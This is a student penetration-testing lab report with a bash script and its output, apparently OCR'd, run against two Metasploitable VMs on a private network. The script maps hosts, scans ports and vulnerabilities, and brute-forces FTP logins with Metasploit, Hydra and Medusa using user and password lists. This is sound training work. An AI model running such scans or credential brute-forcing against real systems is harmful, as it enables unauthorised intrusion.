
Penetration Testing Project: VULNER

```
#!/bin/bash
#Penetration Testing Project: VULNER ARUN DASSE s13 cfc2407
#Lecturer name: James

echo 'PENETRATION TESTING PROJECT: VULNER '
echo 'ARUN DASSE - s13'
echo 'Lecturer: JAMES'

figlet PROJECT VULNER
```



ARUN DASSE - s13 - cfc2407
Lecturer name: James

Installing Relevant Applications needed for the Project: (Additional)

Note: Since all the applications are already installed on my Kali Linux,
when you do the command '**sudo apt-get install <app/tool name>**' – in the terminal it shows that it already installed

```
function insttools()
{
    echo 'Installing all the relevant applications needed for the project'
    echo "Installing Geany"
    sudo apt-get install geany
    echo "Installing Nmap"
    sudo apt-get install nmap
    echo "Installing Masscan"
    sudo apt-get install masscan
    echo "Installing Hydra"
    sudo apt-get install hydra
    echo "Installing Medusa"
    sudo apt-get install medusa
    echo "Installing Msfconsole"
    sudo apt-get install metasploit-framework
    sudo service postgresql start
    sudo msfdb init

}

insttools
```

```
Installing all the relevant applications needed for the project
Installing Geany
[sudo] password for arun:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
geany is already the newest version (1.38-1+b1).
The following packages were automatically installed and are no longer required:
  catfish dh-elpa-helper docutils-common gir1.2-xfconf-0 python3-alabaster python3-
  python3-sphinx ruby3.0 ruby3.0-dev ruby3.0-doc sphinx-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 315 not upgraded.
```

```
Installing Nmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  catfish dh-elpa-helper docutils-common gir1.2-xfconf-0 python3-alabaster python3-docuti
  python3-sphinx ruby3.0 ruby3.0-dev ruby3.0-doc sphinx-common
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  nmap-common
Suggested packages:
  ncat ndiff zenmap
The following packages will be upgraded:
  nmap nmap-common
2 upgraded, 0 newly installed, 0 to remove and 313 not upgraded.
Need to get 6,165 kB of archives.
```

```
Installing Masscan
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
masscan is already the newest version (2:1.3.2+ds1-1).
masscan set to manually installed.
The following packages were automatically installed and are no longer
  catfish dh-elpa-helper docutils-common gir1.2-xfconf-0 python3-alab
  python3-sphinx ruby3.0 ruby3.0-dev ruby3.0-doc sphinx-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 313 not upgraded.
```

```
Installing Hydra
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hydra is already the newest version (9.4-1).
The following packages were automatically installed and are no longer required:
  catfish dh-elpa-helper docutils-common gir1.2-xfconf-0 python3-alabaster python3-docutils python3-imagesize python3-roman python3-snowballstemmer
  python3-sphinx ruby3.0 ruby3.0-dev ruby3.0-doc sphinx-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 313 not upgraded.
```

```
Installing Medusa
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
medusa is already the newest version (2.2-7+b1).
The following packages were automatically installed and are no longer required:
  catfish dh-elpa-helper docutils-common gir1.2-xfconf-0 python3-alabaster python3-docutils python3-imagesize python3-roman python3-snowballstemmer
  python3-sphinx ruby3.0 ruby3.0-dev ruby3.0-doc sphinx-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 313 not upgraded.
```

```
Installing Msfconsole
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
metasploit-framework is already the newest version (6.2.33-0kali1).
The following packages were automatically installed and are no longer required:
  catfish dh-elpa-helper docutils-common gir1.2-xfconf-0 python3-alabaster python3-docutils python3-imagesize python3-roman python3-snowballstemmer
  python3-sphinx ruby3.0 ruby3.0-dev ruby3.0-doc sphinx-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 313 not upgraded.
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

Part-1: Map Network Devices and Open Ports

```
function enum()

{

    echo "[*]The IP address of the LHost is: "
    ifconfig | grep broadcast | awk '{print $2}'

    echo -e "\n[*]Network Range - Scan Initiating: "
    netmask -c 192.168.216.0:192.168.216.255
    netmask -r 192.168.216.0/24

    echo -e "\n[*]The IP addresses of the connected devices on the network range: "
    sudo netdiscover -r 192.168.216.0/24 -P
```

```
[*]The IP address of the LHost is:
192.168.216.137

[*]Network Range - Scan Initiating:
  192.168.216.0/24
  192.168.216.0-192.168.216.255 (256)

[*]The IP addresses of the connected devices on the network range:
[sudo] password for arun:

   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.216.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.216.135 00:0c:29:bb:73:50      1      60  VMware, Inc.
 192.168.216.136 00:0c:29:ae:b8:58      1      60  VMware, Inc.

-- Active scan completed, 5 Hosts found.
```

- The IP address of the machine is 192.168.216.137
- Using the command **netmask -c** to calculate the CIDR
- Then executed the command "**sudo netdiscover -r 192.168.216.0/24 -P**" to find the IP addresses of the devices connected in the network range.

- Target Machine 1 – 192.168.216.135
- Target Machine 2 – 192.168.216.136

Part-1: Map Network Devices and Open Ports

```
echo -e "\n[*]Scanning the tcp/udp open ports and services of the Target Machines: "
echo -e "\n[*] Initiating Nmap Scan on the Target machine 1: "
sudo nmap 192.168.216.135 -p- -sV >> ps_tgt1.log
echo "Results saved on the File:ps_tgt1.log"
echo -e "\n[*] Initiating Masscan on the Target Machine 1: "
sudo masscan 192.168.216.135 -pU:1-1000 >> mscan_tgt1.log
echo "Results saved on the File:mscan_tgt1.log"
echo -e "\n[*] Initiating Nmap Scan on the Target Machine 2: "
sudo nmap 192.168.216.136 -p- -sV >> ps_tgt2.log
echo "Results saved on the File:ps_tgt2.log"
echo -e "\n[*] Initiating Masscan on the Target Machine 2: "
sudo masscan 192.168.216.136 -pU:1-1000 >> mscan_tgt2.log
echo "Results saved on the File:mscan_tgt2.log"
```

- Executed the command "**sudo nmap 192.168.216.135 -p- -sV >> ps_tgt1.log**" to scan the tcp open ports and services available in machine 1 and saved the results in the file ps_tgt1.log
- Executed the command "**sudo masscan 192.168.216.135 -pU:1-1000 >> mscan_tgt1.log**" to scan the udp ports of the target machine 1 and for this case we limit the scanning to 1000 ports.
- Similarly, we do the scanning for the machine 2 **192.168.216.136** and saved the results on the files **ps_tgt2.log** and **mscan_tgt2.log**

Part-1: Map Network Devices and Open Ports

```
[*]Scanning the tcp/udp open ports and services of the Target Machines:

[*] Initiating Nmap Scan on the Target machine 1:
Results saved on the File:ps_tgt1.log
```

```
[*] Initiating Nmap Scan on the Target Machine 2:
Results saved on the File:ps_tgt2.log
```


```
[*]Scanning the tcp/udp open ports and services of the Target Machines:

[*] Initiating Nmap Scan on the Target machine 1:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 04:30 EST
Nmap scan report for vic (192.168.216.135)

Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 [illegible]ian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2[illegible]8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000
139/tcp   open  netbios-ssn Samba smbd 3.X [illegible]4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X [illegible]4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexe[illegible]
513/tcp   open  login       OpenBSD or Sola[illegible]s rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath g[illegible]miregistry
1524/tcp  open  bindshell   Metasploitable [illegible]ot shell
2049/tcp  open  nfs         2-4 (RPC #1000[illegible])
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-[illegible]untu5
3632/tcp  open  distccd     distccd v1 ((G[illegible]) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB [illegible].0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol [illegible])
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv ([illegible]otocol v1.3)
8180/tcp  open  http        Apache Tomcat/[illegible]ote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI ([illegible]y 1.8; path /usr/lib/ruby/1.8/drb)
36813/tcp open  nlockmgr    1-4 (RPC #1000[illegible])
41815/tcp open  mountd      1-3 (RPC #1000[illegible])
45733/tcp open  status      1 (RPC #100024[illegible])
46795/tcp open  java-rmi    GNU Classpath g[illegible]miregistry
MAC Address: 00:0C:29:BB:73:50 (VMware)
Service Info: Hosts:  metasploitable.localdo[illegible]main, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:li[illegible]

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 136.89 seconds
```

```
[*] Initiating Nmap Scan on the Target Machine 2:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 04:33 EST
Nmap scan report for 192.168.216.136

Not shown: 65503 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp          vsftpd 2.3.[illegible]
22/tcp    filtered ssh
23/tcp    filtered telnet
25/tcp    open     smtp         Postfix smt[illegible]
53/tcp    open     domain       ISC BIND 9.[illegible]2
80/tcp    filtered http
111/tcp   open     rpcbind      2 (RPC #100[illegible]0)
139/tcp   open     netbios-ssn  Samba smbd [illegible]X - 4.X (workgroup: WORKGROUP)
445/tcp   filtered microsoft-ds
512/tcp   open     exec         netkit-rsh [illegible]execd
513/tcp   open     login?
514/tcp   filtered shell
1099/tcp  open     java-rmi     GNU Classpa[illegible] grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  filtered nfs
2121/tcp  open     ftp          ProFTPD 1.3[illegible]
3306/tcp  filtered mysql
3632/tcp  open     distccd      distccd v1 [illegible]GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  filtered postgresql
5900/tcp  filtered vnc
6000/tcp  filtered X11
6667/tcp  filtered irc
6697/tcp  filtered ircs-u
8009/tcp  filtered ajp13
8180/tcp  open     http         Apache Tomc[illegible]/Coyote JSP engine 1.1
8787/tcp  open     drb          Ruby DRb RM[illegible] (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
37445/tcp open     status       1 (RPC #100[illegible]4)
37641/tcp open     java-rmi     GNU Classpa[illegible] grmiregistry
51227/tcp open     nlockmgr     1-4 (RPC #1[illegible]021)
52218/tcp filtered unknown
54054/tcp filtered unknown
57642/tcp open     mountd       1-3 (RPC #1[illegible]005)
MAC Address: 00:0C:29:AE:B8:58 (VMware)
Service Info: Host:  metasploitable.localdo[illegible]in; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 139.63 seconds
```

Part-1: Map Network Devices and Open Ports

```
echo -e "\n[*]Enumeration of the victim machines using the tool enum4linux: " #to get information about the services, access, workgroup, domain info
echo -e "\n[*] Initiating Enum4linux on the Target Machine 1: "
enum4linux 192.168.216.135 >> enumtgt1.log
echo "Results saved on the File:enumtgt1.log"
echo -e "\n[*] Initiating Enum4linux on the Target Machine 2: "
enum4linux 192.168.216.136 >> enumtgt2.log
echo "Results saved on the File:enumtgt2.log"
```

- Executed the command "**enum4linux <IP address>**" to get the information about the service, access, workgroup, domain info.
- Enum4linux is enumeration tool built to be used by Linux.
- Results are saved on the file enumtgt1.log and enumtgt2.log for both the machines.



Part-1: Map Network Devices and Open Ports

```
    echo -e "\n[*]Looking for known vulberabilities: " #For this project I scan the port 22 for the Target Machine 1 and port 3632 for the Target Machine 2.
    echo -e "\n[*] Initiating Nmap scan using --script=vuln on port 22 to find out the known vulnerabilities on the Target Machine 1: "
    sudo nmap 192.168.216.135 -p22 --script=vuln -sV >> vulnscan_tgt1.log
    echo "Results saved on the File:vulnscan_tgt1.log"
    echo -e "\n[*] Initiating Nmap scan using --script=vuln on port 3632 to find out the known vulnerabilities on the Target Machine 2: "
    sudo nmap 192.168.216.136 -p3632 --script=vuln -sV >> vulnscan_tgt2.log
    echo "Results saved on the File:vulnscan_tgt2.log"

}

enum
```

- Executed the nmap command again using the flag –script-vuln to find out the know vulnerabilities for both the machines.
- In this case, scanning done for port 22 for machine and port 3632 for machine 2.
- Results are saved on the files vulnscan_tgt1.log and vulnscan_tgt2.log

```
[*]Looking for known vulberabilities:

[*] Initiating Nmap scan using --script=vuln on port 22 to find out the known vulnerabilities on the Target Machine 1:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 04:36 EST
Nmap scan report for vic (192.168.216.135)
Host is up (0.00051s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       SECURITYVULNS:VULN:8166 7.5     https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
|       CVE-2010-4478   7.5     https://vulners.com/cve/CVE-2010-4478
|       CVE-2008-1657   6.5     https://vulners.com/cve/CVE-2008-1657
|       SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|       CVE-2010-5107   5.0     https://vulners.com/cve/CVE-2010-5107
|       CVE-2012-0814   3.5     https://vulners.com/cve/CVE-2012-0814
|       CVE-2011-5000   3.5     https://vulners.com/cve/CVE-2011-5000
|       CVE-2008-5161   2.6     https://vulners.com/cve/CVE-2008-5161
|       CVE-2011-4327   2.1     https://vulners.com/cve/CVE-2011-4327
|       CVE-2008-3259   1.2     https://vulners.com/cve/CVE-2008-3259
|_      SECURITYVULNS:VULN:9455 0.0     https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455
MAC Address: 00:0C:29:BB:73:50 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 11.07 seconds
```

```
[*] Initiating Nmap scan using --script=vuln on port 3632 to find out the known vulnerabilities on the Target Machine 2:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-01 04:37 EST
Nmap scan report for 192.168.216.136
Host is up (0.00049s latency).
PORT     STATE SERVICE VERSION
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
MAC Address: 00:0C:29:AE:B8:58 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.04 seconds
```

Part-2: Check for Weak Passwords Usage

- **Allow the user to specify a user list and password list available on the machine**

```
function lstfls()
{
    echo -e "[*] This is a script to specify the available userlist and password list and executing FTP auxiliary scanning inside msfconsole: "
    echo "Enter the Target1 IP address: "
    read targetIP1
    echo "Specify the user list: "
    read user_file
    echo "Specify the password list: "
    read pwd_file

    echo -e "\n[*]Initiating FTP auxiliary scanning inside msfconsole with the specified user and password list on the Target Machine 1:  "
    echo "spool /home/arun/PT/project/ftpscan1-results.log" >> ftp_scan1.log  #credits: https://charlesreid1.com/wiki/MSF - using the command "spool" to to capture the output you're seeing in Metasploit
    echo "auxiliary/scanner/ftp/ftp_login" >> ftp_scan1.log
    echo "set rhosts $targetIP1" >> ftp_scan1.log
    echo "set user_file $user_file" >> ftp_scan1.log
    echo "set pass_file $pwd_file" >> ftp_scan1.log
    echo "set verbose true" >> ftp_scan1.log
    echo "run" >> ftp_scan1.log
    echo "spool off" >> ftp_scan1.log
    echo "exit" >> ftp_scan1.log

    msfconsole -qr ftp_scan1.log
    echo -e "\nScan Results saved on the File:ftpscan1-results.log"
```

```
[*] This is a script to specify the available userlist and password list and executing FTP auxiliary scanning inside msfconsole:
Enter the Target1 IP address:
192.168.216.135
Specify the user list:
/home/arun/PT/project/user.lst
Specify the password list:
/home/arun/PT/project/password.lst
```

- Specified the user list and password list available and initiated the FTP auxiliary scanning for both the machine 1 inside the msfconsole
- user list - /arun/home/PT/project/user.lst
- password list - /arun/home/PT/project/password.lst
- set rhosts to target machine 1 (192.168.216.135)
- Saved all the options including rhost, user_file, pass_file inside the file ftp_scan1.log
- Then executed the msfconsole command and captured all the results happening inside msfconsole using the function called “spool” – spool command credit – https://charlesreidl.com/wiki/MSF
- All the results are saved in the file ftpscan1-results.log

Part-2: Check for Weak Passwords Usage

Allow the user to specify a user list and password list available on the machine

```
[*]Initiating FTP auxiliary scanning inside msfconsole with the specified user and password list on the Target Machine 1:
[*] Processing ftp_scan1.log for ERB directives.
resource (ftp_scan1.log)> spool /home/arun/PT/project/ftpscan1-results.log
[*] Spooling to file /home/arun/PT/project/ftpscan1-results.log...
resource (ftp_scan1.log)> auxiliary/scanner/ftp/ftp_login
[-] Unknown command: auxiliary/scanner/ftp/ftp_login
This is a module we can load. Do you want to use auxiliary/scanner/ftp/ftp_login? [y/N]   y
resource (ftp_scan1.log)> set rhosts 192.168.216.135
rhosts => 192.168.216.135
resource (ftp_scan1.log)> set user_file /home/arun/PT/project/user.lst
user_file => /home/arun/PT/project/user.lst
resource (ftp_scan1.log)> set pass_file /home/arun/PT/project/password.lst
pass_file => /home/arun/PT/project/password.lst
resource (ftp_scan1.log)> set verbose true
verbose => true
resource (ftp_scan1.log)> run
```

```
[*] 192.168.216.135:21    - 192.168.216.135:21 - Starting FTP login sweep
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:password (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:admin  (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:123456 (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: root:123456789 (Incorrect: )
```

```
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:qwerty  (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:12345 (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:col123456 (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator:123123 (Incorrect: )
[-] 192.168.216.135:21    - 192.168.216.135:21 - LOGIN FAILED: administrator: (Incorrect: )
[*] 192.168.216.135:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (ftp_scan1.log)> spool off
[*] Spooling is now disabled
resource (ftp_scan1.log)> exit

Scan Results saved on the File:ftpscan1-results.log
```

Part-2: Check for Weak Passwords Usage

- **Allow the user to specify a user list and password list available on the machine**

```
    echo -e "\nEnter the Target2 IP address: "
    read targetIP2
    echo "Specify the user list: "
    read user_file
    echo "Specify the password list: "
    read pwd_file

    echo -e "\n[*]Initiating FTP auxiliary scanning inside msfconsole with the specified user and password list on the Target Machine 2:  "
    echo "spool /home/arun/PT/project/ftpscan2-results.log" >> ftp_scan2.log #credits: https://charlesreid1.com/wiki/MSF
    echo "auxiliary/scanner/ftp/ftp_login" >> ftp_scan2.log
    echo "set rhosts $targetIP2" >> ftp_scan2.log
    echo "set user_file $user_file" >> ftp_scan2.log
    echo "set pass_file $pwd_file" >> ftp_scan2.log
    echo "set verbose true" >> ftp_scan2.log
    echo "run" >> ftp_scan2.log
    echo "spool off" >> ftp_scan2.log
    echo "exit" >> ftp_scan2.log

    msfconsole -qr ftp_scan2.log
    echo -e "\nScan Results saved on the File:ftpscan2-results.log"

}

lstfls
```

```
Enter the Target2 IP address:
192.168.216.136
Specify the user list:
/home/arun/PT/project/user.lst
Specify the password list:
/home/arun/PT/project/password.lst
```

- Specified the user list and password list available and initiated the FTP auxiliary scanning for the machine 2 inside the msfconsole
- user list - /arun/home/PT/project/user.lst
- password list - /arun/home/PT/project/password.lst
- set rhosts to target machine 2 (192.168.216.136)
- Saved all the options including rhost, user_file, pass_file inside the file ftp_scan1.log
- Then executed the msfconsole command and captured all the results happening inside msfconsole using the function called “spool” – spool command credit – https://charlesreidl.com/wiki/MSF
- All the results are saved in the file ftpscan2-results.log

Part-2: Check for Weak Passwords Usage

Allow the user to specify a user list and password list available on the machine

```
[*]Initiating FTP auxiliary scanning inside msfconsole with the specified user and password list on the Target Machine 2:
[*] Processing ftp_scan2.log for ERB directives.
resource (ftp_scan2.log)> spool /home/arun/PT/project/ftpscan2-results.log
[*] Spooling to file /home/arun/PT/project/ftpscan2-results.log...
resource (ftp_scan2.log)> auxiliary/scanner/ftp/ftp_login
[-] Unknown command: auxiliary/scanner/ftp/ftp_login
This is a module we can load. Do you want to use auxiliary/scanner/ftp/ftp_login? [y/N]   y
resource (ftp_scan2.log)> set rhosts 192.168.216.136
rhosts => 192.168.216.136
resource (ftp_scan2.log)> set user_file /home/arun/PT/project/user.lst
user_file => /home/arun/PT/project/user.lst
resource (ftp_scan2.log)> set pass_file /home/arun/PT/project/password.lst
pass_file => /home/arun/PT/project/password.lst
resource (ftp_scan2.log)> set verbose true
verbose => true
resource (ftp_scan2.log)> run

[*] 192.168.216.136:21    - 192.168.216.136:21 - Starting FTP login sweep
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:password (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:123456 (Incorrect: )
```

```
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:qwerty  (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:111111 (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:12345 (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:col123456 (Incorrect:
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator:123123 (Incorrect: )
[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: administrator: (Incorrect: )
[*] 192.168.216.136:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
resource (ftp_scan2.log)> spool off
[*] Spooling is now disabled
resource (ftp_scan2.log)> exit

Scan Results saved on the File:ftpscan2-results.log
```

Part-2: Check for Weak Passwords Usage

- **Create a New Password List**

```
#~ 2.3 Allow the user to create a password list

function nwpwdl()
{

    echo -e "\n[*]Enter the new passwords to create a new password list: "
        for names in range {1..6}
        do
            read x
            echo "$x" >> newpassword.lst
        done
    echo -e "\nThe new list has the following passwords: "
    cat newpassword.lst

}

nwpwdl
```

```
[*]Enter the new passwords to create a new password list:
admin
msfadmin
root
user
password
12345
123123
```

- The above script let the user to create a new password list.
- For this case, I limit the number of password to 7 in total, use can create a password 7 times and all the passwords will be saved on the file newpassword.lst

```
The new list has the following passwords:
admin
msfadmin
root
user
password
12345
123123
```

Part-2: Check for Weak Passwords Usage

- **Brute forcing with a New Password List and the user list specified for both the machines**
  - **Hydra:**

```
function brtfrc()

{

    read -p "Please choose the options to Bruteforce the targets with a user list and new password list created: a) Hydra  or b) Medusa or c) Msfconsole or d) exit?" choices

        case $choices in

            a)
                echo -e "\nInitiating Bruteforce attack on Target1 using Hydra with a new password list: "
                sudo hydra -L /home/arun/PT/project/user.lst -P /home/arun/PT/project/newpassword.lst 192.168.216.135 ftp -vV >> hydratgt1.log
                echo -e "\nResults saved on the File:hydratgt1.log"
                echo -e "\nInitiating Bruteforce attack on Target2 using Hydra with a new password list: "
                sudo hydra -L /home/arun/PT/project/user.lst -P /home/arun/PT/project/newpassword.lst 192.168.216.136 ftp -vV  >> hydratgt2.log
                echo -e "\nResults saved on the File:hydratgt2.log"

            ;;
```

```
Please choose the options to Bruteforce the targets with a user list and new password list created: a) Hydra  or b) Medusa or c) Msfconsole or d) exit? a

Initiating Bruteforce attack on Target1 using Hydra with a new password list:
[sudo] password for arun:

Results saved on the File:hydratgt1.log

Initiating Bruteforce attack on Target2 using Hydra with a new password list:

Results saved on the File:hydratgt2.log
```

- Script allows user to choose the brute forcing options. Option a is hydra.
- Using the option Hydra with the user list and new password list created, brute forcing the machines 1 and 2 and saved the results on the files hydratgt1.log and hydratgt2.log respectively.
- Screenshots of hydra files – refer page no: 24

Part-2: Check for Weak Passwords Usage

- **Brute forcing with a New Password List and the user list specified for both the machines**
  - **Medusa:**

```
b)
    echo -e "\nInitiating Bruteforce attack on Target1 using Medusa with a new password list: "
    medusa -h 192.168.216.135 -U /home/arun/PT/project/user.lst -P /home/arun/PT/project/newpassword.lst -M ftp >> medusatgt1.log
    echo -e "\nResults saved on the File:medusatgt1.log"
    echo -e "\nInitiating Bruteforce attack on Target2 using Medusa with a new password list: "
    medusa -h 192.168.216.136 -U /home/arun/PT/project/user.lst -P /home/arun/PT/project/newpassword.lst -M ftp  >> medusatgt2.log
    echo -e "\nResults saved on the File:medusatgt2.log"

;;
```

```
Please choose the options to Bruteforce the targets with a user list and new password list created: a) Hydra  or b) Medusa or c) Msfconsole or d) exit? b

Initiating Bruteforce attack on Target1 using Medusa with a new password list:

Results saved on the File:medusatgt1.log

Initiating Bruteforce attack on Target2 using Medusa with a new password list:

Results saved on the File:medusatgt2.log
```

- Script allows user to choose the brute forcing options. Option b is Medusa.
- Using the option Medusa with the user list and new password list created, brute forcing the machines 1 and 2 and saved the results on the files medusatgt1.log and medusatgt2.log respectively.
- Screenshots of medusa files – refer page no: 25

Part-2: Check for Weak Passwords Usage

- **Brute forcing with a New Password List and the user list specified for both the machines**
  - **Msfconsole:**

```
        c)
            echo -e "\nInitiating Bruteforce attack on Target1 using Msfconsole with a new password list: "
            echo "spool /home/arun/PT/project/msfctgt1.log" >> ftp_login1
            echo "auxiliary/scanner/ftp/ftp_login" >> ftp_login1
            echo "set rhosts 192.168.216.135" >> ftp_login1
            echo "set user_file /home/arun/PT/project/user.lst" >> ftp_login1
            echo "set pass_file /home/arun/PT/project/newpassword.lst" >> ftp_login1
            echo "set verbose true" >> ftp_login1
            echo "run" >> ftp_login1
            echo "spool off" >> ftp_login1
